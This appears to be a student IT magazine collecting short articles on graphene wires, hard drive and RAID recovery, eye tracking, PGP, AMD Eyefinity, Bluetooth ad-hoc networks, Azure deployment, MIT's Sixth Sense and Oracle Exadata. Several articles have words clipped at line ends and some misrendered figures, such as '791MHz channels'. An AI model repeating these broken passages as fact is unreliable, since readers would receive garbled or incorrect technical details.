
When most of us hear the word 'defect', we think of a problem that has to be solved. But a team of researchers has created a new defect that just might be a solution to a growing challenge in the development of future electronic devices. The team, lead by University of South Florida (USF) professors Matthias Batzill and Ivan Oleynik, whose discovery was published in the journal Nature Nanotechnology, has developed a new method for adding an extended defect to graphene, a one-atom-thick planar sheet of carbon atoms that many believe could replace silicon as the material for building virtually all electronics.

It is not simple to work with graphene, however. To be useful in electronic applications like integrated circuits, small defects must be introduced to the material. Previous attempts at making the necessary defects have either proven inconsistent or produced samples in which only the edges of thin strips of graphene or graphene nanoribbons possessed a useful defect structure. However, atomically-sharp edges are difficult to create due to natural roughness and the uncontrolled chemistry of dangling bonds at the edge of the samples.

The USF team has found a way to create a well-defined, extended defect several atoms across, containing octagonal and pentagonal carbon rings embedded in a perfect graphene sheet. This defect acts as a quasi-one-dimensional metallic wire that easily conducts electric current. Such defects could be used as metallic interconnects or elements of device structures of all-carbon, atomic-scale electronics.

So, how did the team do it? The experimental group, guided by theory, used the self-organizing properties of a single-crystal nickel substrate, and used a metallic surface as a scaffold to synthesize two graphene half-sheets translated relative to each other with atomic precision. When the two halves merged at the boundary, they naturally formed an extended line defect. Both scanning tunneling microscopy and electronic structure calculations were used to confirm that this novel one-dimensional carbon defect possessed a well-defined, periodic atomic structure, as well as metallic

properties within the narrow strip along the defect.

This tiny wire could have a big impact on the future of computer chips and the myriad of devices that use them. In the late 20th century, computer engineers described a phenomenon called Moore's Law, which holds that the number of transistors that can be affordably built into a computer processor doubles roughly every two years. This law has proven correct, and society has been reaping the benefits as computers become faster, smaller, and cheaper. In recent years, however, some physicists and engineers have come to believe that without new breakthroughs in new materials, we may soon reach the end of Moore's Law. As silicon-based transistors are brought down to their smallest possible scale, finding ways to pack more on a single processor becomes increasingly difficult.

Metallic wires in graphene may help to sustain the rate of microprocessor technology predicted by Moore's Law well into the future. The discovery by the USF team, with support from the National Science Foundation, may open the door to creation of the next generation of electronic devices using novel materials. Will this new discovery be available immediately in new nano-devices? Perhaps not right away, but it may provide a crucial step in the development of smaller, yet more powerful, electronic devices in the not-too-distant future.

By: Manada Shripati Bhat(BE-IT)
Reference: http://www.scientificcomputing.com/news-HPC-Tiny-Defect-May-Lead-to-Smaller-Faster-Computers-033110.aspx

Avoiding Hard Drive Crashes

In the event of a hard drive crash, in most instances, the data is completely recoverable at first. However, as part of human nature, we often try to avoid the high costs associated with hard drive data recovery in order to find some sort of "quick fix" to a very serious problem. In this report we will go over some of the symptoms of a hard drive crash and the things you can try in the event of a suspected hard drive crash, along with things you should avoid.

What Noise Is The Drive Making?

The first thing to take into account is whether or not the hard drive is making any unusual noises. Often times when there is a problem with the read or write head within the drive or a firmware issue in the logic board a "clicking" sound will be heard. If this is the case, then you should immediately power down the system and refrain from reapplying power. Same thing goes for any unusual sound, whether it's grinding, squealing, or sounds like a "laser gun". If any of these occur you should immediately power the system down, don't even attempt to go through the normal shut down procedure, just pull the plug .In such scenario, there is little that you can do to recover the data yourself. If the failure is mechanical, unless you have a clean room, fully equipped with the right tools and a trained technician there is nothing that can be done. Many hard drive manufacturers who do offer data recovery services are only sub-contracting the work out to an established data recovery firm.

Never Ever Open Your Hard Drive, if the data on a hard drive has even the most minimal value to you, then it is imperative that you do not open the drive. Once we removed the hard drive's protective case, because more often than not, the damage is irreparable. Working with the internal components of a hard drive requires at least a Class-100 clean room. A clean room is a special work area in which air quality is heavily controlled and it is vital to hard drives during the manufacturing or assembly process. The air in the room is regulated in term of air particles, temperature and humidity. A Class-100 clean room means there exists no more than 100 particles that are larger than 0.5 microns in one cubic foot of air. Opening a hard drive in air meeting anything less than the standard listed above will mean certain death for your hard drive and any data contained therein.

The Freezer Method:

There has been a long running wive's tale about putting your hard drive in the freezer when it crashes in order to revive it just long enough to pull your data off of it. We tried in fact, in one instance we actually began to see the formation of tiny microscopic ice crystals on the platter themselves, which is a definite crash waiting to happen.

See the problem with this theory is , drives are not completely sealed. Nearly all hard drives have a tiny breather hole (usually marked with a label that says DO NOT COVER). This hole not only aids in cooling but it also helps to equalize air pressure in the drive when the platters are spinning. On the other side of this hole is a filter, which keeps dirt and debris from getting inside the drive. However, this filter does not stop heavy amounts of moisture (especially in flood situations) or moisture vapor (such as found in a freezer). This moisture vapor has been known to settle on the platters when the drive warms there is really nothing you can do about it. Then when the drive is powered up, the read/write head resembles an airplane flying into a mountain. In closing , Data recovery is a specialty, and it requires a number of specialized tools, skills and software to complete successfully. Most reputable data recovery companies will perform a free diagnostic and evaluation on most standard IDE hard drives. Of course the best way to avoid all of this is to simply backup anything and everything of value.

By: Nachiket Dave(BE-IT)

What is eye tracking?

Is there an easier way for the disabled to communicate? Eye tracking can be used to find answers to questions like these, as well as many others by measuring a person's point of gaze (i.e. where they are looking) and determining eye/head position.

The origins of eye tracking are over a century old, but in the last 5 years large technological advances have opened up new possibilities. Modern day eye tracking can be used not only in a laboratory, but in homes, schools, and businesses where it aids in research and analysis and is used for interacting with computers as well as with friends and family.

With the right idea there is no limit to the applications of eye tracking. Currently, some of the major uses for analysis are academic research e.g. cognitive science, psychology and medical research; market research and usability studies, such as evaluations of advertising or package design and software or web usability.

Eye tracking techniques can also be used for interaction - people can control a computer and make things happen by just looking at it. Eye control can be used as sole interaction technique or combined with keyboard, mouse, physical buttons and voice.

Eye control is used in communication devices for disabled persons and in various industrial and medical applications.

Simple Idea, Complex Math:

Eye tracking works by reflecting invisible infrared light onto an eye, recording the reflection pattern with a sensor system, and then calculating the exact point of gaze using a geometrical model. Once the point of gaze is determined, it can be visualized and shown on a computer monitor. The point of gaze can also be used to control and interface with different machines. This technique is referred to as eye control.

Improving the experience:

The main challenges of eye tracking are not only in developing the right algorithms and sensor solutions, which are a prerequisite for a high level of accuracy, but also in the way users interact with a specific eye tracking device. Eye trackers should be able to perform with all types of eyes and account for such things as glasses, contact lenses, head movement and light conditions. Users should also be able to save personal settings and even look away from the eye tracker without needing to recalibrate.

Until recently, different types of eyes required different methods of eye tracking. "Dark pupil tracking" worked better for people with dark eyes and "bright pupil tracking" worked better for children and people with blue eyes. Recently, both of these techniques have been combined to eliminate the need for two separate eye trackers.

Another important aspect in eye tracking is the "track box." This is the imaginary box in which a user can move his/her head and still be tracked by the device. With a larger "track box", the user will have more freedom of movement and experience greater comfort.

Future Value:

Eye tracking and eye control have a limitless future. Areas like personal computing, the automotive industry, medical research, and education will soon be utilizing eye tracking in ways never thought possible.

Eye-controlled Communication - Technology for fulfilled, integrated and independent lives:

Being able to speak is something that most people take for granted. There are some of us, however, that may have had a stroke, have autism, have been born with Cerebral Palsy, have ALS/MND or may have acquired a disability through an injury – all of which can impair the ability to communicate.

Regardless of the reason, assistive technology and AAC can improve their communication. Which type of technology or device is most suitable depends on individual abilities, preferences and needs. For some, an eye-controlled solution enables them to live more fulfilled, integrated and independent lives. One could say that an eye-controlled AAC device (Augmentative and Alternative Communication) is a computer – but instead of using a mouse and keyboard to control it, you use your eyes. Most eye-controlled devices are non-intrusive, meaning that you don't have to wear or hold anything - you simply position yourself in front of the screen and look at it. The device keeps track of where you are looking by sending out near-infrared light and measuring its reflection in the eyes. To click, you either stare at a point, blink or use a switch.

You can communicate your thoughts, ideas and wishes by typing text or using symbols that can be turned into speech, sms messages, e-mails etc. Since you are looking at a computer screen, the text or symbols that you use can be changed dynamically to suit different situations. For example you could have dynamic displays with one layout as a communication page for use at home, another one at the store or in school and yet another in hospital, making communication much easier.

Eye-controlled devices are about more than typing a message. Most devices are built on a Windows platform which makes it possible to play games, watch videos, control the TV and other devices, and access the internet etc. - just what you'd expect from a regular computer.

You control your device... not the other way around.

By: Virendra Ainkar (TE-IT)
Reference: http://www.tobii.com/

What Is PGP and How Does It Work?

PGP stands for **Pretty Good Privacy** and is a method that is used for encrypting emails through private and public key encryption. PGP is used to transmit data and email messages securely from one email client to the other through pairs of encryption keys that are used to maintain secure communication.

How PGP Works:

1. The sender and the receiver are required to have two types of key pairs. One is a public key that is exchanged by both the sender and receiver and the other is a private key that the sender uses to send the encrypted message or file.

2. The sender keeps the private key for signing an email message to authenticate the message through a digital ID. The private key also identifies the sender to the recipient.

3. When the data is encrypted through the PGP process, it is transmitted in a scrambled format that can only be unscrambled by the recipient, and it requires identification of the recipient's digital ID. The PGP process involves the installation and configuration of a PGP Command for **data encryption.**

PGP Commands:

PGP commands are installed with software that is designed specifically for generating the commands for **data encryption.** After the command lines are installed it is necessary to configure the PGP before sending encrypted email. The configuration requires you to create a public and private key pair before extracting the public key and adding the public key for the email recipient. The following are the basic methods for using PGP for encryption:

Key Pair Generation: Key pair generation involves identifying the key type, the algorithm associated with the key type, the size of the key, a user ID, validation of the private key for signing the email, and a password.

Public Key Extraction: The public key for both the sender and the recipient can be extracted in the form of a text file and by using a PGP command. Once the key is extracted it should be exchanged between the sender and the recipient before communication commences.

Add the Recipient's Key: The recipient's key is added through the use of a PGP command line and is also added to the sender's key ring. Once the recipient's key is authenticated, the sender can encrypt the file using the recipient's ID and the private key that is held by the sender to sign the email.

List of Data Encryption Software:

1. F-PROT DESKTOP ENCRYPTION   Version   2. SCRAMDISK 3. EBAK   4. FINECRYPT 5. EASYCRYPTO 6 . HIT MAIL PRIVACY 7. AXCRYPT 8 .RIPCODER 9 .SECURETASK 10 . IOPUS SECURE EMAIL ATTACHMENTS 11 . SECURE DATA ORGANIZER 12 .ENCRYPT FILES 13. XIDIE 14.KR-ENCRYPTION 15.POLAR CRYPTO LIGHT

By: Siddhart Kar(TE-IT)

Reference: www.spamlaws.com

EYEFINITY

Introduction

Remember when the PC gaming market was a champion for revolutionary technologies? Over the years, the PC industry has pioneered the growth of online gaming, given rise to first-person-shooters with the wireless keyboard and mouse, introduced innovative new peripherals ranging from steering wheels to 5.1 headsets, and dramatically enhanced the graphical capability of our modern systems.

That's just scratching the surface of what PC gaming has achieved in a relatively short space of time. But in today's world, a large chunk of innovation appears to be coming from the console space - where Nintendo has in recent years transformed the gaming landscape through casual games made available via its low-cost Wii and DS consoles.

Sony's PlayStation 3 has introduced Blu-ray, and will soon try its hand at Wii-like motion with the launch of the upcoming PlayStation Move, whilst Microsoft - whose Xbox 360 has arguably taken the best of PC technology and repackaged it into a single, easy-to-use solution - hopes to revolutionize the industry with Project Natal.

But fear not, as PC gaming isn't just about pushing out class-leading frame rates. There's still some innovation on offer, and the latest development from AMD - the ATI Radeon HD 5870 Eyefinity 6 Edition graphics card - could become one of the hottest gadgets of the year.

For the gamer, that means you could combine six 30in monitors to create a single virtual display with a jaw-dropping 7,680x3,200 resolution. Try pushing that many pixels with your Xbox 360 or PlayStation 3 and see how far you get.

Doubling up on the original design, AMD equips the Eyefinity 6 Edition with a massive 2GB frame buffer that should prove to be useful when gaming at mega-high resolutions.

Keeping to reference speeds, the GDDR5 memory operates at an effective 4,800MHz and connects via a 256-bit bus.
With 2.72 teraFLOPS of processing power on tap, AMD's fastest GPU should be potent enough to power Eyefinity's ultra-high resolutions. Those who're feeling a little bit adventurous, though, can daisy chain additional horsepower via the card's CrossFire links.

That's new too. Requiring a little extra in terms of power, the

2GB Radeon HD 5870 Eyefinity 6 Edition necessitates both six-pin and eight-pin PCIe connections, as opposed to two six-pin connectors on the standard 1GB alternative.As a result of the larger frame buffer and its ability to power six displays, the card pulls more power than a standard 5870, drawing 228W under full load and 34W when idle. An increase of 40W and 7W, respectively.

It's all changed at the rear of the card, though. Out goes AMD's original array of dual-link DVI, HDMI, and DisplayPort outputs, and in comes six Mini DisplayPort connectors made possible by multiple DisplayPort pipelines attached to the GPU.

Using the supplied adapters, the Eyefinity 6 Edition card supports only two legacy (DVI, VGA or HDMI) displays, so you'll need to ensure you have DisplayPort connectivity on the majority of your monitors. Users aren't required to use all six outputs, of course, but there's a distinct sense of gratification in knowing that you have the ability.And here's what makes the card special. Multi-monitors configurations aren't exactly new, the technology has been available for some time via multiple GPUs, and AMD's existing range of Radeon HD 5000-series products are already able to power up to three displays at once. The Eyefinity 6 Edition, however, is the first single consumer graphics card able to power six displays.

Why haven't we seen a card trying to do it before? Quite simply, prior GPUs haven't had the power available to drive 3D gaming across half-a-dozen displays - AMD reckons its fastest GPU, Cypress, is the first to offer enough performance for massive multi-monitor setups.

Users can connect one, two, three, four or six monitors (not five, curiously) in an array of configurations. And no, CrossFire configurations won't support 12 monitors. Officially, the card supports a maximum theoretical resolution of 8,192x8,192 - though, even with six 30in 2,560x1,600 displays in a 3x2 landscape configuration, you're only going to hit 7,680x3,200. It's time to find some higher-res desktop wallpapers, folks, 2,560x1,600 just won't cut it anymore.

Gaming with Eyefinity:

When you contemplate the idea of gaming at 5,040x2,100, it's very, very difficult to ignore the bezels - whether they've been compensated for or not. We should point out that this isn't a fault of AMD's, Eyefinity itself works a treat, but until display manufacturers introduce monitors with ultra-thin bezels, the Eyefinity effect will remain compromised.

The same problem becomes immediately obvious in first-person shooters too.

There are clearly drawbacks for the end user when gaming with a 3x2 display configuration. So much so that we found ourselves preferring a 3x1 setup, eliminating the horizontal bezel across the middle of our image.

For developers, however, Eyefinity 6 configurations can open the door to a whole new world of possibilities. For a racing

title, there's nothing stopping a developer creating a title which whole monitors could be used as rear-view mirror. Trouble is, with Eyefinity 6 destined to remain a niche product at least for the foreseeable future - how many developers likely to embrace the technology? The answer, it seems, is many.

Final thoughts and rating:

AMD's 2GB ATI Radeon HD 5870 Eyefinity 6 Edition something of a double-edged sword. The idea behind it, a the theory, is worthy of praise, but the current end result leaves plenty to be desired.

Aimed at the enthusiast space, the combination of the c and up to six monitors can cost well in excess of a thousa pounds. For that amount, most users will want to crank up latest games to ultra-high resolutions with maximum ima quality. Unfortunately, the single-GPU hardware doesn't qu posses the power to do so.

Running demanding games at 5,040x2,100 (a conserval resolution in Eyefinity terms) can result in frame rates slow to a crawl unless you revert to medium-to-high detail leve Instead, the best results are achieved via a pricier CrossF configuration, or a smaller three-display setup - the latter which is in our estimation the best compromise for b usability and performance.

Given the performance at six-screen resolutions, gam would be better advised to pick up a standard 2GB Radeon 5870.

Looking ahead, Eyefinity holds plenty of promise. Fas graphics cards will only help enhance performance - and y can expect to see dual-GPU Radeon HD 5970 Eyefinit Editions in the near future - but arguably the most import developments will come from the industry as a whole. W Eyefinity needs to truly shine is affordable bezel-less displ and software designed to make better use of Eyefin configurations.

By: Siddharth Kalluru(BE-IT)

Working of Bluetooth as an Ad-hoc network

Since the inception of wireless networking there h been two types of wireless networks:-The infrastruct network, including some local area networks (LANs), and ad hoc network. "Ad hoc" in Latin means "for this purpose" hoc networks therefore refer to networks created fo particular purpose.Ad hoc networks are comprised of a gr of workstations or other wireless devices which communi directly with each other to exchange information. An ad-

network is one where there are no access points passing information between participants. Ad hoc networks, do not go through a central information hub. Ad hoc networks are generally closed, i.e. they do not connect to the Internet and are typically created between participants. A commercial application, such as bluetooth, is one of the recent developments utilizing the concept of ad-hoc networking.

Bluetooth was first introduced in 1998. The aim of technology were to replace wire and form short range ad-hoc networks. Bluetooth uses radio waves to transmit wireless data over short distances. It can support many users in any environment. Eight devices can communicate with each other in a small network known as piconet. At one time, ten of these piconets can coexist in the same coverage range of the Bluetooth radio. A Bluetooth device can act both as a client and a server. A connection must be established to exchange data between any two Bluetooth devices. In order to establish a connection a device must request a connection with the other device.

Bluetooth was based on the idea of advancing wireless interactions with various electronic devices, like mobile phones, PDA's and laptops so that they all can communicate wirelessly with each other. Bluetooth network actually consists of small subnets or piconets. A piconet consists of two or more connected nodes sharing the same channel. Bluetooth has two types of node:-master and slave. Every piconet have one master and up to 7 slaves and communication between slaves goes through the master. Two or more connected piconets form a scatternet. A node may be a slave in one piconet and a master in another. This is the basis for forming ad-hoc networks in Bluetooth.

The core bluetooth protocol stack contains 5 layers. The radio and baseband layers describe the physical implementation of bluetooth. It operates on the 2.4GHz frequency. There are 791MHz channels and upper and lower guard bands. The technology uses frequency hopping spread spectrum for information transmission with 1600 hops per second. Each channel is occupied for 0.625ms, called a slot and the slots are number sequentially. The master in the piconet determines the frequency hopping sequence and it is a function of the master's address and the technology uses time division multiple access.

At present, Bluetooth technology is used in a variety of different places. In May 2004, a service knows as BEDD was launched in Singapore which uses Bluetooth wireless communications to scan stranger's phones for their personal profiles. Once the software is downloaded into a compatible phone, it automatically starts searches for and exchanges profiles with other phones that come within a 20-meter radius.

Apart from this, Sussex University Communications Research Group have used Bluetooth Ad-Hoc networks to create a system of inter-vehicle communication. Bluetooth is a good choice for inter-vehicle communication because the nodes (vehicles) are constantly moving in and out of range of the master node and local piconets. For example, "If Vehicle A is travelling at 97 Km/h and Vehicle B is travelling at 113 km/h. The difference of 16 km/h equates to approximately 4.5 m/s. After coming into range, Vehicle B would need to travel 200m more than Vehicle A for it to exceed the Bluetooth range. Using these speed values the two vehicles would be in range for a period of approximately 44 seconds. During this time period vital information can be exchanged between the vehicles depending on the envisaged application". Some of the applications suggested by Sussex University Communications Research Group are "real time safety critical systems as well as entertainment, and wireless communication for remote user application in the local and wide area".

On the same area, in Trinity College, the Networks and Telecommunications Research Group are running a project called Umbrella.net which is exploring the idea of ad-hoc networks to connect people in urban space. The idea is that temporary networks would be created when people in close proximity open their bluetooth equipped umbrellas. The umbrellas – which house the routers - are linked via bluetooth to PDAs. NTRG have written PDA applications to detect people in the ad hoc range and also those within a number of 'hops' away. The transitory network could be used for anything from instant messaging to filtering weather reports through the network of umbrellas. Particularly in the city, the dense canopy of umbrellas would allow information to travel large distances across the network.

The Future of Bluetooth:

Today 802.11b and 802.11g are the only real alternatives to Bluetooth. However they do not compete for the same markets as they provide much higher data rates than Bluetooth. They will provide internet hot spots to businesses and others whereas Bluetooth will be used to connect devices in a small area. The 802.11b and g peer to peer ad hoc networking is very cumbersome and Bluetooth is technically superior to them and is much cheaper which leads us to believe that Bluetooth is best suited to PANs – Personal Area Networks. The future of Bluetooth networks depends largely on more and more consumers getting interested in PANs.

The chances that Bluetooth will be a real force in the future are quite real. Bluetooth is supported by Mac OS X, Windows XP and Linux which has lead to a lot of consumers buying Bluetooth enabled products. As all the main operating systems support Bluetooth this means that manufacturers are going to be able to introduce it into their devices without any problems. This will mean that virtually any handheld

electronic devices would have the ability to communicate to others near or beside them. Examples of these would be mobile phones, USB keys, PDAs, laptops etc and these would all be part of the PAN.

The PAN or Personal Area Network will be the key to the success of Bluetooth. PANs can be constantly online. This would be due to either access via a 2.5 G cellular phone and/or a wireless LAN access point. This means that there would be no restrictions to using such a network. Communication between different PAN's is also possible and in the future the likes of participants at a meeting been able to share documents and presentations through Bluetooth will be the norm.

There is a future for Bluetooth in the Smartphones industry also. These new Smartphones that are very powerful and are beginning to appear on the market nowadays will be much more widespread in the near future. These phones implement J2ME and JSR-82 enabling MIDlets to communicate over Bluetooth links. The likes of multi-party games and other such programs on these phones are likely to become popular and Bluetooth is the perfect tool for them to communicate to each other.

The IEEE 802.15 working group is dedicated to PANs. This is essential to the existence of Bluetooth in the future. In fact the work of this task group has led IEEE to accept parts of the Bluetooth 1.1 standard as an IEEE standard which is denoted by 802.15.1. If Bluetooth is to be a force to be reckoned with in the future there are some current limitations that musty be corrected. These are things like the standard does not address routing in piconets and scatternets. It does not support multi hop multicasting and it does not fully address how to cope with mobility. Once these can be fixed the future looks promising. Bluetooth will provide many people who understand the underlying technology with opportunities in fields like education, consulting and software development and future is very promising for the technology.

By: Akshay A Gogte(TE-IT)
Reference: http://www.computingunplugged.com
　　　　　 http://ntrg.cs.tcd.ie
　　　　　 http://wikipedia.org

Building Cloud Applications for Windows Azure

Windows Azure platform is created to help developers who distribute and manage Web application and Web services the Internet. Azure provides on-demand computation storage services that allows Web applications to scale the Internet simply by changing the configuration parameters Azure is an operating system for the cloud, using which developers can host and manage their applications as services on Windows Azure platform; it supports both Microsoft non-Microsoft languages and environments.

Setting up development environment in Visual Studio:

You can download the Azure SDK and Azure tools and them in Visual Studio. To create an Azure application, the prerequisite operating systems are Windows Vista with SP Windows Server 2008 or Windows 7. You would also need .NET framework 3.5 with SP1 installed. Additionally, development machine should be configured with IIS 7 (with ASP.NET and WCF HTTP Activation). Also it requires Microsoft SQL Server (or express) 2005 or 2008.

Steps for creating Cloud Applications for Windows Azure:

1. Clicking on 'File->New Project' in Visual Studio display Project Template for creating Cloud Application.

2. A Cloud solution consists of two projects. Here, 'IT' and 'WebRole1' are two projects added to Visual Studio Solution file.

3. Click on 'Publish' in Visual Studio will publish application to Windows Azure.

4. A cloud application can be hosted windows.azure.com. The first step is to define a on Internet so that your cloud application get Unique Internet address.

5. A cloud application is first deployed to 'Staging environment, tested, and then moved on 'Production' environment.

Windows Azure Tools for MS Visual Studio extends Visual Studio 2008 and Visual Studio 2010 Beta 1 to enable creating building, debugging, and running of applications on Azure obtain this SDK and the tools, go to www.micro .com/download and search for 'Windows azure tools'. The to be downloaded is VSCloudService.exe that will install Azure SDK as well as Azure tools in your Visual Studio Once you have installed the tools, you will see that a project type has been added to your Visual Studio.

Creating Cloud application in Visual Studio:

Creating a new Cloud Service project in Visual Studio will create two projects for you in the solution. If you look into the Solution Explorer, the first project is (DIG - IT) where application configuration setting for Cloud is stored. Other project is a simple ASP.NET web application (WebRole1). Service Definition (.cscdef) file in the first project which is used to provide Web application 'as a Service' for cloud. To achieve this, the XML tag used is:

```
<WebRole name="WebRole1"
enableNativeCodeExecution="false">
```

Once the Web Application is added as a service as mentioned above, we can set configuration settings for our Web Application in Service Configuration file (.cscfg). If you open Service Configuration file, you will see the following code:

```
<?xml version="1.0"?>
<ServiceConfiguration    serviceName="DIG-IT"
xmlns="http://schemas.microsoft.com/ServiceHosting/2008
/10/ServiceConfiguration">
<Role name="WebRole1">
<Instances count="1" />
<ConfigurationSettings />
</Role>
</ServiceConfiguration>
```

Now, let's open our Web application (WebRole1) and make some changes in it. If we open Defualt.aspx file and add the line:

```
<h1>Welcome DIG –IT Reader</h1>
```

To build our application, right click and select Build or directly select Publish option that will first build the application and then attempt to publish it. If we select the publish option, it creates a 'publish' directory somewhere at the same place where the project source files are stored and creates two files. These files are 1. Service package file which has our Web Application in Cloud deployable format, and 2. Cloud Service Configuration file which consists of configuration settings for Cloud that our Web Application will use. Also, the Visual studio will automatically open browser and point to a URL
https://windows.azure.com/Cloud/
Provisioning/Default.aspx where you can provision your small Cloud application that you have just built.

Uploading your Package and Cloud configuration file to Windows Azure:

In the Hosted Service you just created, now you can deploy your files that you created using Visual Studio. You have to first deploy them on Staging before you can promote them to production.

Click on the Deploy button and upload the files from 'update' directory.

First your application is deployed to staging environment where you can do testing and verification. In staging environment, it allocates a temporary URL on web to work with. While you deploy your application to Staging or Production, please wait for few minutes before it shows a green 'started' icon in front of web role. Only after the 'started' status appears, you will be able to launch your application from the 'Web Site URL' links

You have successfully created and deployed your first Cloud application on Widows Azure. You can visit the URL: http://DIG-IT. cloudapp.net/ and see the same application deployed there.

By: Jekin Trivedi(TE-IT)
Reference:
http://msdn.microsoft.com/
http://www.microsoft.com/

RAID Data Recovery – How It Works

RAID data recovery is probably one of the most complex processes any data recovery firm can perform. Many users feel that it is important to try and recover the data themselves or repair the array through various system utilities. However, it has been our experience that when you have a RAID failure that has resulted in substantial data loss, more often than not, somebody's job is on the line if that data is not recovered. The biggest piece of advise this article can provide in the event of a RAID failure: LEAVE IT ALONE!

IT professionals have a lot of pressure placed on them when a catastrophic system failure occurs. It is their job to make sure that all systems are up and running. Often times troubleshooting processes only make a bad situation even worse, and in many instances they can render the data unrecoverable. You are probably dealing with information that cost many hundreds of thousands, possibly millions of dollars in labor and resources to create. Much of the data probably can't be duplicated. Corporate executives only want to know one thing…"why was this data not backed up, and how can we get it back?"

Instead of taking chances on your own, call a data recovery professional. There is a set procedure that most data recovery professionals follow when it comes to performing any recovery work. The first step of any RAID recovery is to make sure all of the drives are functional. In order to properly complete the recovery it is essential that all drives are fully functional (this is especially true with a RAID 0). This may

involve taking any physically damaged drives into the clean room, in order to make the necessary repairs so that they function normally again. Once that is completed the next step is to make complete sector-by-sector clones of every drive. This is not "Ghosting", but a very low-level process that allows the recovery technician to work around bad sectors, and have complete control over how the drive functions. During the cloning process, the original source drive that you sent in , is put in a "write protect" mode so that no data can be written to that drive. This insures that the original source data is not altered in any way.

Once the cloning process is complete, the original drives you sent in are set off to the side and are no longer touched. The actual recovery process is performed on the cloned copies, so nothing that is done during recovery can make the situation worse. After the drives are cloned, they will be loaded into a system and destriped. Destriping is like taking the scattered pieces of a puzzle and putting them together neatly. Simply stated, destriping is taking the data scattered among the multiple drives that make up array and placing it onto a single destination drive. From there we have a single drive in which we can complete what we would consider to be a "normal" recovery. We can complete this process even at the multi-terabyte level.

Typically a RAID recovery can be priced around $500 per drive and up. A number of factors influence the cost, such as RAID type, file system, total size, situation of failure, etc. ACS Data Recovery is one of the few companies that do not charge an evaluation fee on complex RAID systems.

By: Nachiket Dave(BE-IT)

MIT Wearable Gadget Gives You Sixth Sense

MIT Media Lab researchers have cooked up Sixth Sense, a wearable computing device that turns any surface into a Web interface, augmenting the five senses we've been given naturally. Want to organize photos or use a map that's on your hand, anyone?

The wonderkinds at MIT's Media Lab (Fluid Interfaces have developed a gesture-controlled wearable device that feeds you relevant information and surface into an interactive display. Called the Sixth gadget relies on certain gestures and on object call up virtual gadgets and Web-based information, that conjures up the movie Minority Report.

Sixth Sense aims to integrate information into everyday life.

The team built the Sixth Sense $350 prototype off-the-shelf components—a simple web cam and battery-powered projector with a small mirror—fashioned into a pendant-style necklace that with a cell phone.

Developed by Maes and MIT grad student Mistry (who Maes describes as the genius behind the along with the help of other MIT students, Sixth Sense more seamlessly integrate online information and tech everyday life. By making available information decision-making beyond what we have access to with our senses, it effectively gives users a sixth sense, says Maes just what can you do with the Sixth Sense?

Here's a sampling:

Make a call. You can use the Sixth Sense to project a onto your hand, then use that virtual keypad to make a call

Call up a map. With the map application you can call up map of your choice, project it onto a nearby surface, and use your thumbs and index fingers to navigate the map example, to zoom in and out and do other controls.

Take pictures. If you fashion your index fingers and into a square (the typical "framing" gesture), the system snap a photo. After taking the desired number of photos, can project them onto a surface, and use gestures to through the photos, organize and resize them.

Call up e-mail. By gesturing the @ sign, you can call up and e-mail.

Get flight updates. The system will recognize your board pass and let you know whether your flight is on time and if gate has changed.

Check the time. Who needs a Rolex? Mistry says with Sense all you have to do is draw a circle on your wrist to virtual watch that gives you the correct time.

Get product information. Maes says Sixth Sense uses

total: $350

recognition or marker technology to recognize products you pick up, then feeds you information on those products. For example, if you're trying to shop "green" and are looking for paper towels with the least amount of bleach in them, the system will scan the product you pick up off the shelf and give you guidance on whether this product is a good choice for you. Similarly, if you pick up a book, the system can project Amazon ratings on that book, as well as reviews and other relevant information.

Feed you information on people. The team says Sixth Sense also is capable of "a more controversial use": when people are standing with you, projecting relevant information such as what they do, where they work, and so on.

Mistry is excited about its potential use of translating a deaf person's sign language into audio and other ways to enhance abilities.

By: Ruji Ratnabalan(TE-IT)
Reference: http://www.cio.com/

Oracle Exadata V2

The Sun Oracle Database Machine is the world's fastest for any type of database workload, and the only database machine that runs transaction processing applications. It is a complete package of software, servers, storage and networking for all data management, including data warehousing, transaction processing and consolidated mixed application workloads.

Technically Oracle Exadata Storage Servers combines Oracle's smart storage software and Oracle's industry-standard Sun hardware to deliver the industry's highest database storage performance. Oracle Exadata Storage Servers makes use a massively parallel architecture to dramatically increase data bandwidth between the database server and storage. The result is faster parallel data processing and less data movement through higher bandwidth connections. This massively parallel architecture also offers linear scalability and mission-critical reliability.

